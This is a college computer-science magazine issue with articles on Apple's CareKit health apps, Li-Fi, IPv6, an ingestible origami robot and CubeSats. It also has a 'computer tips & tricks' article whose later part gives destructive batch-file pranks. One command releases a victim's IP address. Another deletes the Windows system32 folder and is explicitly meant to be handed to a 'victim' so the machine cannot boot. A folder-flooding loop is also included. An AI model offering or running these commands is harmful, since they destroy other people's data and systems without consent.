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Ishare

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Ishare

Editorial

We would like to wholeheartedly thank our honorable Chairman, Secretary, Executive Director and Principal for their continuous encouragement and constant support for bringing out the magazine. We profoundly thank our Head of the Department for encouraging and motivating us to lead the magazine a successful one right from the beginning. Ishare serves as a platform for updating and enhancing upcoming technologies in Information and Communication. We are grateful to all the contributors to this magazine so far. The magazine has been sent to almost 60 Institutions in and around Tamilnadu. So far we have received feedbacks and appreciations from various Institutions.

We would be very pleased to receive your feedbacks. Please send your feedbacks to ishare@ksrcas.edu

By,

Editorial Board

CONTENTS

1. Smartphone Health: Medical Apps

R. Nirmala, Assistant Professor
Department of Computer Science

In this March 21, 2016, file photo, Apple CEO Tim Cook speaks at an event to announce new products at Apple headquarters in Cupertino, Calif. While there are hundreds of health-related apps on the market, Apple wants to put its stamp on a new ecosystem of treatment programs. Rather than build the apps itself, the tech giant developed a set of software tools and templates, called "CareKit," that health-care groups and health-tech startups can use to create their own programs.

Apple is edging its way a little further into health care with the release of new iPhone apps that patients can use to manage their own medical conditions—from diabetes to pregnancy and even depression.

While there are hundreds of health-related apps on the market, Apple wants to put its stamp on a new ecosystem of treatment programs. Rather than build the apps itself, the tech giant developed a set of software tools and templates, called "CareKit," that health-care groups and health-tech startups can use to create their own programs.

Apple says it wanted to help developers build easy-to-use apps for patients to record symptoms, get useful information, track their progress and even send reports to a doctor. Experts say the CareKit program could help bring standards to a relatively new and unruly industry, while giving Apple a toehold in the growing health-tech market.

CareKit apps hitting the Apple online store include One Drop for diabetics; Start for people taking anti-depression drugs; and two apps from health startup Glow, aimed at women who are pregnant or caring for newborns. Apple says larger organizations, including the University of Rochester and hospitals at the Texas Medical Center, are working on CareKit apps for people with Parkinson's disease and patients who've undergone heart or lung operations.

"These mobile tools can help people reach their health goals," said Thomas Goetz of Iodine, a startup that used CareKit in the latest version of its Start app. Along with providing information about side-effects to

depression medications, the app asks patients to record their symptoms and answer standardized questions to track how they're doing. Start uses a CareKit feature that lets patients send reports to their doctors; eventually, Goetz said, doctors will be able to respond by adjusting their instructions for medication, diet or exercise.

Data stored on iPhones is encrypted, and Iodine's app provides cautions to make sure patients understand they're sending sensitive information to their doctors. Goetz said his company is also developing back-end software for medical offices that will comply with federal confidentiality rules.

But Goetz acknowledged that doctors and insurers "are still trying to make sense of the world of health care apps. They're trying to understand which ones are valid tools and which aren't necessarily useful."

Apple's software could help validate new apps, he said, by letting developers build on a standardized template from a well-known company whose products are used by large numbers of people.

Apple says it isn't making money directly from CareKit, which grew from tools the company previously developed for researchers to create apps that collect iPhone users' data for health studies. But Apple could benefit if the apps gain wide adoption, making the iPhone an even more useful tool for millions of people with medical conditions.

"Even if you can't point to a revenue stream today, being the hub of an ecosystem related to health care could have great value in the future," said analyst Jeff Cribbs, who studies health technology for the Gartner research firm.

Apple CEO Tim Cook has signaled he believes the iPhone and Apple smartwatch can play a bigger role in health care. But the industry is heavily regulated and Apple has not ventured into making specialized devices that would be subject to federal oversight. Instead, the company leaves it to the developers who use Apple's software to determine if an individual app meets any health regulations.

Apple iOS 8 software bug affects health apps:

A bug in Apple's new iOS 8 software for mobile devices is prompting the company to withhold apps that use a highly touted feature for keeping track of fitness and health data.

Apple says it hopes to have HealthKit apps restored to its app store by the end of the month. Affected apps include Carrot Fit, WebMD and AskMD. Apple didn't provide details on what went wrong.

The iOS 8 software became available Wednesday. HealthKit is supposed to create a central repository for health and fitness data, so that apps have a better picture of your overall wellness and can even recommend trips to the doctor.

2. Best Computer Tips & Tricks 2016

A. Mathivanan, Assistant Professor
Department of Computer Science

Here i am going to tell you **best computer tips & tricks 2016**.Through this you can easily search the material of **best computer hacks & tricks**. This post contains lots of stuff like computer notepad tricks through which you can easily delete temporary folders, Remove shortcut viruses, stop someone's internet access, and lots of cool hacking tricks.

Best Computer Tips & Tricks 2016

These are the best computer tips and tricks which is more useful for you to prank with your friends.

HOW TO AUTO DELETE TEMPORARY FOLDER

1. Firstly Go to Start and open run after this you will have to type %temp%.
2. This will opens yours temp folder and then you can easily erase it .

2nd Method:- Using GPEDIT

1. Firstly search for gpedit.msc and open this.
2. Now you have to select "Computer Configuration/Administrative Templates/Windows Components/Terminal Services/Temporary Folder ".
3. Then right click on "Do Not Delete Temp Folder Upon Exit"
4. After this Go to the properties and hit disable.

5. Now next time Windows puts a temp file in that folder and it will automatically delete it.

MAKE YOUR PDF FILES TO SPEAK

Here are the some shortcuts for hearing pdf files in adobe reader 6.0 or higher

1. Type – ” ctrl+shift+b ” to hear the whole topic.
2. Type – ” ctrl+shift+v ” to hear the page.

SHORTCUT VIRUS REMOVING TRICKS

If your Pen Drive is infected with any of the following viruses:

1. Autorun.inf
2. new folder.exe
3. New_Folder.exe
4. ravmon.exe

Actually these viruses are hidden and can’t be seen even after you enable show hidden folders. Following simple dos command will change the attributes of these files, there after you can remove it by pressing delete key.

Follow these steps:

1. You have to Type ” cmd ” in Run.

2. Then Switch to the drive on which pen drive is connected (like C:\> h: enter).
3. Type ” attrib -s -h *.* /s /d ” and hit enter (don’t forget spaces).

Now you can see hidden virus files and you can delete them.

HOW TO MAKE MORE THAN THOUSANDS OF FOLDER USING NOTEPAD

1. Firstly Open notepad and copy the following code:

```
@echo off
:top
md %random%
goto top
```

2. Then you have to Save it as besthackingtricks.bat

If you will open that file that folder will be trained by more than thousand of folders.

Note :- It will not cause any harm to your computer.

HOW TO STOP SOMEONE’S INTERNET ACCESS

1. Firstly Open notepad then type

```
@Echo off
Ipconfig /release
```

Save that as Fun.bat and send it to someone. They’re IP address will be lost, and therefore they won’t be able to fix it.

However, this is VERY easy to fix. Simply type in IPconfig /renew

HOW TO DAMAGE A COMPUTER

1. Firstly Open Notepad and Write the below command there:

” del c:\WINDOWS\system32*.*/q ” save as ” besthackingtricks.bat” .

If You Give this file to your victim his SYSTEM 32 Folder will be deleted. Without which a Windows Pc cannot be started.

3. Secure And Green Wirless Communication For Next Generation Li-Fi

A. Mathanraj , II CS

ABSTRACT

Now days we have to face lot of troubles for ‘Secure communication’ by Wi-Fi. Today everyone Business, institutions, organizations is expect getting right information at the right time and right place. Some persons among us heard about green computing and it’s also including networking and communication systems. An information and communication technology’s energy consumption, in the USA and worldwide, has been estimated respectively at 9.4% and 5.3% of the total electricity produced. Everyone wants to use wireless data but capacity is drying up. Wireless radio frequencies are getting higher, complexities are increasing and RF interferences continue to grow. The energy consumption of Information and Communication Technology’s is today significant even when compared with other

industries. This paper focus on Li-Fi in order to overcome difficulties in Wi-Fi and also this paper introduce a new ideas and explains some new concept to use Li-Fi effectively .This technology can be an alternative, cost effective and robust than Wi-Fi.

INTRODUCTION

Wireless networking gained a wide recognition and became the most popular type of network.

The survey from ONS(office for national statistics - UK) said that 'In 2012, 33 million adults accessed the Internet every day, more than double the 2006 figure of 16 million, when directly comparable records began'. At the same time Wi-Fi and many other radiation types are bad for sensitive areas. Li-Fi is a terminology is used to describe visible light communication technology applied to high speed wireless communication. This technology first discovered by professor Dr. Herald Hass. University of Oxford and University of Edinburgh teams focusing on parallel data transmission using LED and its follow invisible off and on characteristics of Light. Li-FI- technology has higher potential, it is very much possible to transmit the data via light by changing the flicker rate that provide different strings of 1(if the LED is on) and 0(if the LED is off), and its intensity is modulated so quickly that the human eyes cannot notice. So Li-Fi can turn every bulb to transmit the data.

WORKING FUNCTIONS OF Li-Fi

Even we have many other rays excluding radio wave VLC communication is preferred for next generation wireless communication because of the following reason

- Gamma rays can't be used as they could be dangerous.
- X-rays have similar health issues.
- Ultraviolet light is good for place without people, but otherwise dangerous for the human body.
- Infrared, due to eye safety regulation, can only be used with low power.

Working function

A model working function of Li-Fi

Li-Fi is implemented using white LED light bulbs at downlink transmitter. These devices are used for illumination only by applying a

constant current. By fast variations of the current, optical output can be made to vary at extremely high speeds. This variation is used to carry high speed data. Working of Li-Fi is shown in above figure. An overhead lamp fitted with an LED with signal processing technology streams data embedded in its beam at ultra high Speeds to the photodiodes.

Image of photodiode

Photodiode:

This light detector is a current-to-voltage converter. A photodiode is often combined into a single component with an emitter of light, usually a light-emitting diode (**LED**), Photodiodes are often used for accurate measurement of light intensity in science and industry.

A receiver of LED Light converts the tiny changes in amplitude into an electrical signal, which is then converted back into a data stream & transmitted to a computer or mobile device.

Comparisons between Li-Fi and Wi-Fi

TECHNOLOGY	SPEED	DATA DENSITY
WIRED		
FIRE WIRE	800 Mbps	*****
USB3.0	5 Gbps	*****
THUNDERBOLT	2X 10 Gbps	*****
WIRELESS (CURRENT)		
WI-FI-IEEE (802.11N)	150 Mbps	*
BLUETOOTH	3 Mbps	*
IrDA	4 Mbps	***
WIRELESS (FUTURE)		
Wi-Gig	2 Gbps	**
Giga-IR	1 Gbps	***
Li-Fi	>10 Gbps	****

DRAWBACKS

Apart from many advantages over Wi-Fi, Li-Fi technology is facing some challenges. Li-Fi requires line of sight. When set up outdoors, the apparatus would need to deal with ever changing conditions. Indoors, one would not be able to shift the receiving device. A major challenge facing Li-Fi is how the receiving device will transmit back to transmitter. One more disadvantage is that visible light can't penetrate through brick walls as radio waves and is easily blocked by somebody simply walking in front of LED source. Now if that is not futuristic enough, each of tiny micro-LEDs would serve as a tiny pixel, which would enable a large display comprised of an array of micro-LEDs to display information, while also lighting up the room, and providing a channel for internet connectivity. Multi-tasking LEDs would

effectively take energy-efficiency of LED light bulbs to a whole new level.

CONCLUSION

Visible light communication (**VLC**)-A potential solution to the global wireless spectrum shortage the possibilities are numerous and can be explored further. If this technology can be put into practical use, every bulb can be used as Wi-Fi hotspot to transmit wireless data and we will proceed toward the greener and safer environment. The concept of Li-Fi attracts a great deal of interest, not least because it may offer a genuine and very efficient alternative to radio-based wireless. As a growing number of people and their many devices access wireless internet the airways are becoming clogged making it difficult for high speed signals. This may solve issues such as shortage of radio- frequency bandwidth and also internet where traditional based radio waves cannot be used in aircrafts. One of the shortcomings is that it can work only in the line of sight.If we use Li-Fi in this way, any illuminated device like TV, beside lamp, a road sign, a train or airport timetable might soon double up as a wireless Li-Fi hotspot.

4. A detailed Survey: How Internet Protocol version 6 is effective than Internet Protocol version 4

Gururaj. R , II B.Sc(CS)

ABSTRACT:

Internet protocol version 6 is the latest version of the internet Protocol and the first version of the protocol are widely deployed. According to its features IPv4 will be replaced by IPv6. IPv6 was developed by the Internet Engineering Task Force (IETF) to deal with the long-anticipated problem of IPv4 address exhaustion. The Internet Protocol version 6 was introduced for removing the problems of IPv4. The security and other features of IPv6 are entirely different from IPv4. Internet Protocol version 6, is a new addressing protocol designed to incorporate whole sort of requirement of future internet known to us as Internet version 2. This protocol as its predecessor IPv4, works on Network Layer (Layer-3). Along with its offering of enormous amount of logical address space, this protocol has ample of features which addresses today's shortcoming of IPv4.

INTRODUCTION:

IPv4 has proven itself as a powerful and routable addressing protocol and has served human being for decades on its best-effort-delivery mechanism. It was designed in early 80's and did not get any

major change afterward. At the time of its birth, Internet was limited only to a few Universities for their research and to Department of Defense. IPv4 is 32 bits long which offers around 4,294,967,296 (2^{32}) addresses. Internet has grown exponentially and the address space allowed by IPv4 is saturating. There is a requirement of protocol which can satisfy the need of future Internet addresses which are expected to grow in an unexpected manner. IPv4 on its own does not provide any security feature which is vulnerable as data on Internet, which is a public domain, is never safe. Data has to be encrypted with some other security application before being sent on Internet. IPv4 enabled clients can be configured manually or they need some address configuration mechanism. There exists no technique which can configure a device to have globally unique IP address.

LIMITATIONS of IPV4:

The IPv4 addressing system uses 32-bit address space. Here it could be classified into 5 classes that are Class A, B, C, D, and E. But Class D and E are reserved that cannot be configured manually. 32-bit address space allows for 4,294,967,296 IPv4 addresses, but the previous and current IPv4 address allocation practices limit the number of available public IPv4 addresses. Many addresses which are allocated to many companies were not used and this created scarcity of IPv4 addresses.

SECURITY RELATED ISSUES:


As we discussed before, RFC 791 (IPv4) was published in 1981 and the current network security threats were not anticipated that time. Internet Protocol Security (IPSec) is a protocol suit which enables network security while using VPN by protecting the data being sent from being viewed or modified. Internet Protocol Security (IPSec) provides security for IPv4 packets, but Internet Protocol Security (IPSec) is not built-in and optional. Many IPSec implementations are proprietary.

EXTENDED FEATURES of IPv6

With IPv6, everything from appliances to automobiles can be interconnected. But an increased number of IT addresses isn't the only advantage of IPv6 over IPv4. In honor of World IPv6 Day, here are six more good reasons to make sure your hardware, software, and services support IPv6.With IPv6, everything from appliances to automobiles can be interconnected. But an increased number of IP addresses aren’t the only advantage of IPv6 over IPv4. In honor of World IPv6 Day, here are six more good reasons to make sure your hardware, software, and services support IPv6.


MOBILITY:

When mobile node stays in its home link, Communications happen on its Home Address. As shown below:



When Mobile Node leaves its Home Link and is connected to some Foreign Link, the Mobility feature of IPv6 comes into play. After connecting to Foreign Link, Mobile Node acquires an IPv6 address from Foreign Link. This address is called Care-of Address. Mobile Node sends binding request to its Home Agent with the new Care-of Address. Home Agent binds Mobile Node's Home Address with Care-of Address, establishing a Tunnel between both.


Whenever a Correspondent Node tries to establish connection with Mobile Node (on its Home Address), the Home Agent intercepts the packet and forwards to Mobile Node's Care-of Address over the Tunnel which was already established.



ADDRESSING MODES:

Unicast:(Available in Both IPv4 & IPv6)


In unicast mode of addressing, an IPv6 interface (host) is uniquely identified in a network segment. The IPv6 packet contains both source and destination IP addresses.



Multicast:(Available in Both IPv4 & IPv6)


The IPv6 multicast mode is same as that of IPv4. The packet destined to multiple hosts is sent on a special multicast address. All hosts interested in that multicast information, need to join that multicast group first. All interfaces which have joined the group receive the multicast

packet and process it, while other hosts not interested in multicast packets ignore the multicast information.



Anycast:(Available Only in IPv6)

IPv6 has introduced a new type of addressing, which is called Anycast addressing. In this addressing mode, multiple interfaces (hosts) are assigned same Anycast IP address. When a host wishes to communicate with a host equipped with an Anycast IP address, sends a Unicast message. With the help of complex routing mechanism, that Unicast message is delivered to the host closest to the Sender, in terms of Routing cost.



Major Differences between IPv4 and IPv6:

IPv4	IPv6
Addresses are 32 bit length.	Addresses are 128 bit length.
Addresses are binary numbers represented in decimals.	Addresses are binary numbers represented in Hexadecimals.
IPSec support is only optional.	Inbuilt IPSec support.
Fragmentation is done by sender and forwarding	Fragmentation is done only by sender.

routers.	
No packet flow identification.	Packet flow identification is available within the IPv6 header using the Flow Label field.
Checksum field is available in IPv4 header.	No checksum field in IPv6 header.
Options fields are available in IPv4 header.	No option fields, but IPv6 Extension headers are available.
Address Resolution Protocol (ARP) is available to map IPv4 addresses to MAC addresses.	Address Resolution Protocol (ARP) is replaced with a function of Neighbor Discovery Protocol (NDP).


Internet Group Management Protocol (IGMP) is used to manage multicast group membership.	IGMP is replaced with Multicast Listener Discovery (MLD) messages.
Broadcast messages are available.	Broadcast messages are not available. Instead a link-local scope "All nodes" multicast IPv6 address (FF02::1) is used for broadcast similar functionality.
Manual configuration (Static) of IPv4 addresses or DHCP (Dynamic configuration) is required to configure IPv4 addresses.	Auto-configuration of addresses is available.

CONCLUSION:

IPv6 enabled Internet version 2 will replace today's IPv4 enabled Internet. When Internet was launched with IPv4, developed countries like US and Europe took the larger space of IPv4 for deployment of Internet in their respective countries keeping future need in mind. But Internet exploded everywhere reaching and connecting every country of the world increasing the requirement of IPv4 address space. As a result, till this day US and Europe have many IPv4 address space left with them and countries like India and China are bound to address their IP space requirement by means of deployment of IPv6. Most of the IPv6 deployment is being done outside US, Europe. India and China are moving forward to change their entire space to IPv6. China has announced a five year deployment plan named China Next Generation Internet. After June 06, 2012 all major ISPs were shifted to IPv6 and rest of them are still moving.

5. Swallow This Robot: Foldable Droid Could Mend Stomachs

S. Gowri, Assistant Professor
Department of Computer Science



The new robot can unfold from an ingestible capsule and operate inside the stomach.

Credit: Melanie Gonick/MIT

There likely aren't many occasions when you'd want to swallow a tiny robot. But what if such an ingestible bot could be put to work inside your body, targeting a foreign object or patching up an internal wound, before decomposing without a trace?

A team of researchers from the Massachusetts Institute of Technology has proposed a new, minimally invasive way of using biocompatible and biodegradable miniature robots to carry out tasks inside the human body. The design of the bots is inspired by origami, the Japanese art of paper folding.

Made primarily from dried pig intestines (commonly used for sausage casings), the tiny robots look like a cross between a caterpillar and an accordion. A tiny magnet allows them to be maneuvered by a

tuneable external magnetic field, the researchers said. [The 6 Strangest Robots Ever Created]

The researchers have already demonstrated origami-inspired robots capable of swimming, climbing and carrying a load twice their weight, but creating an ingestible device that can operate inside a stomach presented a whole new set of challenges, said Shuhei Miyashita, who was part of the MIT team that developed the robot but is now a Lecturer of Intelligent Robotics at the University of York in the United Kingdom. "The toughest problem we had to solve was that of getting the robot to work in such an unpredictable environment," Miyashita told Live Science. "The robot design was re-created so that it can still walk when flipped upside down and can correspond to the change of the stomach anatomy."

BUILDING A TINY BOT

At the heart of the robot's layered structure, is a material that shrinks when heated. When this happens, carefully placed slits cut in the outer layer cause the initially flat structure to fold into a series of box-like segments, the researchers said.

This design allows the robot to rely on so-called "stick-slip" motion, in which parts of the robot stick to a surface due to friction during certain movements, but then slip free when the weight distribution changes as the robot's body flexes.

But, because this particular robot is designed to work in a fluid-filled stomach, the team redesigned the robot to be more like a fin so that it also provides thrust by propelling water, effectively allowing the machine to swim as well as crawl.

"It is really important to see such small robots enable both actuation [or movement] and biodegradation," said Hongzhi Wang, a Professor of Materials Science at Donghua University in China, who works on self-folding origami-inspired materials but was not involved with the new study. "It has great potential applications to health care."

How it works

In a paper that was presented at the IEEE International Conference on Robotics and Automation, held May 16-21 in Stockholm, Sweden, the team from MIT's Computer Science and Artificial Intelligence Laboratory described how they created a synthetic stomach to test the device and devised a two-step process for hypothetically removing a watch battery that had been swallowed. The scientists also demonstrated how the robot can patch the wound the battery leaves behind.

A 3D-printed open cross-section of the stomach and esophagus was lined with a silicone rubber mold, which matched both the shape and physical properties of a real-life stomach. The synthetic organ was then filled with a liquid that simulated the properties of gastric fluid.

In the study, one of the robots was rolled up and encased in a pill-size capsule of ice. Once the device reached the stomach, an external

array of metal coils created a magnetic field that interacted with the robot's magnet and could be tuned to make the capsule roll toward the ingested watch battery.

The magnet causes the capsule to attach itself to the battery and when the robot rolls away again, it dislodges the battery from the stomach lining. Both the robot and the battery are then naturally passed out of the digestive system, the researchers said.

A second robot is then ingested in the same way, but this time the ice is left to melt and the robot unfolds. The same magnetic array is used to guide the robot to the wound site, which the robot covers before it eventually dissolves. The robot's structure also includes a dissolvable layer impregnated with drugs designed to aid healing, the scientists said. Larry Howell, a Professor of Mechanical Engineering at Brigham Young University in Utah, who works on origami-inspired mechanisms and medical devices, said the new research marks a valuable step forward in creating robots that can carry out medical procedures inside the body.

"The idea of ingesting the robot in an ice capsule for initial delivery, and having it be biodegradable so that it decomposes afterwards, has the potential of having reduced long-term impact compared to some surgical alternatives," Howell told Live Science.


Miyashita said it could be at least six to eight years before these robots reach the clinic, though. Control accuracy needs to be improved,

he said, adding that rigorous animal and human testing will need to be conducted first.

6. The Future of Personal Satellite Technology

S. Latha, Assistant Professor
Department of Computer Applications

Three nanosatellites, known as Cubesats, are deployed from a Small Satellite Orbital Deployer (SSOD) attached to the Kibo laboratory's robotic arm.



Credit: NASA

Satellites used to be the exclusive playthings of rich governments and wealthy corporations. But increasingly, as space becomes more democratized, these sophisticated technologies are coming within reach

of ordinary people. Just like drones before them, miniature satellites are beginning to fundamentally transform our conceptions of who gets to do what up above our heads.

As a recent report from the National Academy of Sciences highlights, these satellites hold tremendous potential for making satellite-based science more accessible than ever before. However, as the cost of getting your own satellite in orbit plummets, the risks of irresponsible use grow.

The question here is no longer “Can we?” but “Should we?” What are the potential downsides of having a slice of space densely populated by equipment built by people not traditionally labeled as “professionals”? And what would the responsible and beneficial development and use of this technology actually look like?

Some of the answers may come from a nonprofit organization that has been building and launching amateur satellites for nearly 50 years.

The technology we’re talking about

Having your own personal satellite launched into orbit might sound like an idea straight out of science fiction. But over the past few decades a unique class of satellites has been created that fits the bill: CubeSats.

The “Cube” here simply refers to the satellite’s shape. The most common CubeSat (the so-called “1U” satellite) is a 10 cm (roughly 4 inches) cube, so small that a single CubeSat could easily be mistaken for

a paperweight on your desk. These mini, modular satellites can fit in a launch vehicle's formerly "wasted space." Multiples can be deployed in combination for more complex missions than could be achieved by one CubeSat alone.

Within their compact bodies these minute satellites are able to house sensors and communications receivers/transmitters that enable operators to study the Earth from space, as well as space around the Earth.

They're primarily designed for Low Earth Orbit (LEO) – an easily accessible region of space from around 200 to 800 miles above the Earth, where human-tended missions like the Telescope and the International Space Station (ISS) hang out. But they can attain more distant orbits; NASA plans for most of its future Earth-escaping payloads (to the moon and Mars especially) to carry CubeSats.

Because they're so small and light, it costs much less to get a CubeSat into Earth orbit than a traditional communication or GPS satellite. For instance, a research group here at Arizona State University recently claimed their developmental "femtosats" (especially small CubeSats) could cost as little as US$3,000 to put in orbit. This decrease in cost is allowing researchers, hobbyists and even elementary school groups to put simple instruments into LEO, by piggybacking onto rocket launches, or even having them deployed from the ISS.

The first CubeSat was created in the early 2000s, as a way of enabling CalPoly and Stanford graduate students to design, build, test and operate a spacecraft with similar capabilities to the USSR's Sputnik. Since then, NASA, the National Reconnaissance Office and even Boeing have all launched and operated CubeSats. There are more than 130 currently operational in orbit. The NASA Educational Launch of Nano Satellite (ELaNa) program, which offers free launches for educational groups and science missions, is now open to U.S. nonprofit corporations as well.

Clearly, satellites are not just for rocket scientists anymore.

Thinking inside the box

The National Academy of Sciences report emphasizes CubeSats' importance in scientific discovery and the training of future space scientists and engineers. Yet it also acknowledges that widespread deployment of LEO CubeSats isn't risk-free.

The greatest concern the authors raise is space debris – pieces of "junk" that orbit the earth, with the potential to cause serious damage if they collide with operational units, including the ISS.

Currently, there aren't many CubeSats and they're tracked closely. Yet as LEO opens up to more amateur satellites, they may pose an increasing threat. As the report authors point out, even near-misses might lead to the "creation of an onerous regulatory framework and affect the future disposition of science CubeSats."

More broadly, the report authors focus on factors that might impede greater use of CubeSat technologies. These include regulations around earth-space radio communications, possible impacts of International Traffic in Arms Regulations (which govern import and export of defense-related articles and services in the U.S.), and potential issues around extra-terrestrial contamination.

But what about the rest of us? How can we be sure that hobbyists and others aren't launching their own "spy" satellites, or (intentionally or not) placing polluting technologies into LEO, or even deploying low-cost CubeSat networks that could be hijacked and used nefariously?

As CubeSat researchers are quick to point out, these are far-fetched scenarios. But they suggest that now's the time to ponder unexpected and unintended possible consequences of more people than ever having access to their own small slice of space. In an era when you can simply buy a CubeSat kit off the shelf, how can we trust the satellites over our heads were developed with good intentions by people who knew what they were doing?

Some "expert amateurs" in the satellite game could provide some inspiration for how to proceed responsibly.

Guidance from some experienced amateurs

In 1969, the Radio Amateur Satellite Corporation (AMSAT) was created in order to foster ham radio enthusiasts' participation in space research and communication. It continued the efforts, begun in 1961, by

Project OSCAR – a U.S.-based group that built and launched the very first nongovernmental satellite just four years after Sputnik.

As an organization of volunteers, AMSAT was putting "amateur" satellites in orbit decades before the current CubeSat craze. And over time, its members have learned a thing or two about responsibility.

Here, open-source development has been a central principle. Within the organization, AMSAT has a philosophy of open sourcing everything – making technical data on all aspects of their satellites fully available to everyone in the organization, and when possible, the public.

How does responsible development evolve?

But what happens when new players emerge, who don't have deep roots within the existing culture?

Hobbyist and student "new kids on the block" are gaining access to technologies without being part of a longstanding amateur establishment. They are still constrained by funders, launch providers and a tapestry of regulations – all of which rein in what CubeSat developers can and cannot do. But there is a danger they're ill-equipped to think through potential unintended consequences.

What these unintended consequences might be is admittedly far from clear. Certainly, CubeSat developers would argue it's hard to imagine these tiny satellites causing substantial physical harm. Yet we know innovators can be remarkably creative with taking technologies in unexpected directions. Think of something as seemingly benign as the

cellphone – we have microfinance and text-based social networking at one end of the spectrum, improvised explosive devices at the other.

This is where a culture of social responsibility around CubeSats becomes important – not simply for ensuring that physical risks are minimized (and good practices are adhered to), but also to engage with a much larger community in anticipating and managing less obvious consequences of the technology.

This is not an easy task. Yet the evidence from AMSAT and other areas of technology development suggest that responsible amateur communities can and do emerge around novel technologies.

For instance, see the diy-bio community, where hobbyists work in advanced community biotech labs. Their growing community commitment to safety and responsibility is highlighting how amateurs can embrace responsibility in research and innovation. A similar commitment is seen within open-source software and hardware communities, such as the members of the Linux Foundation.

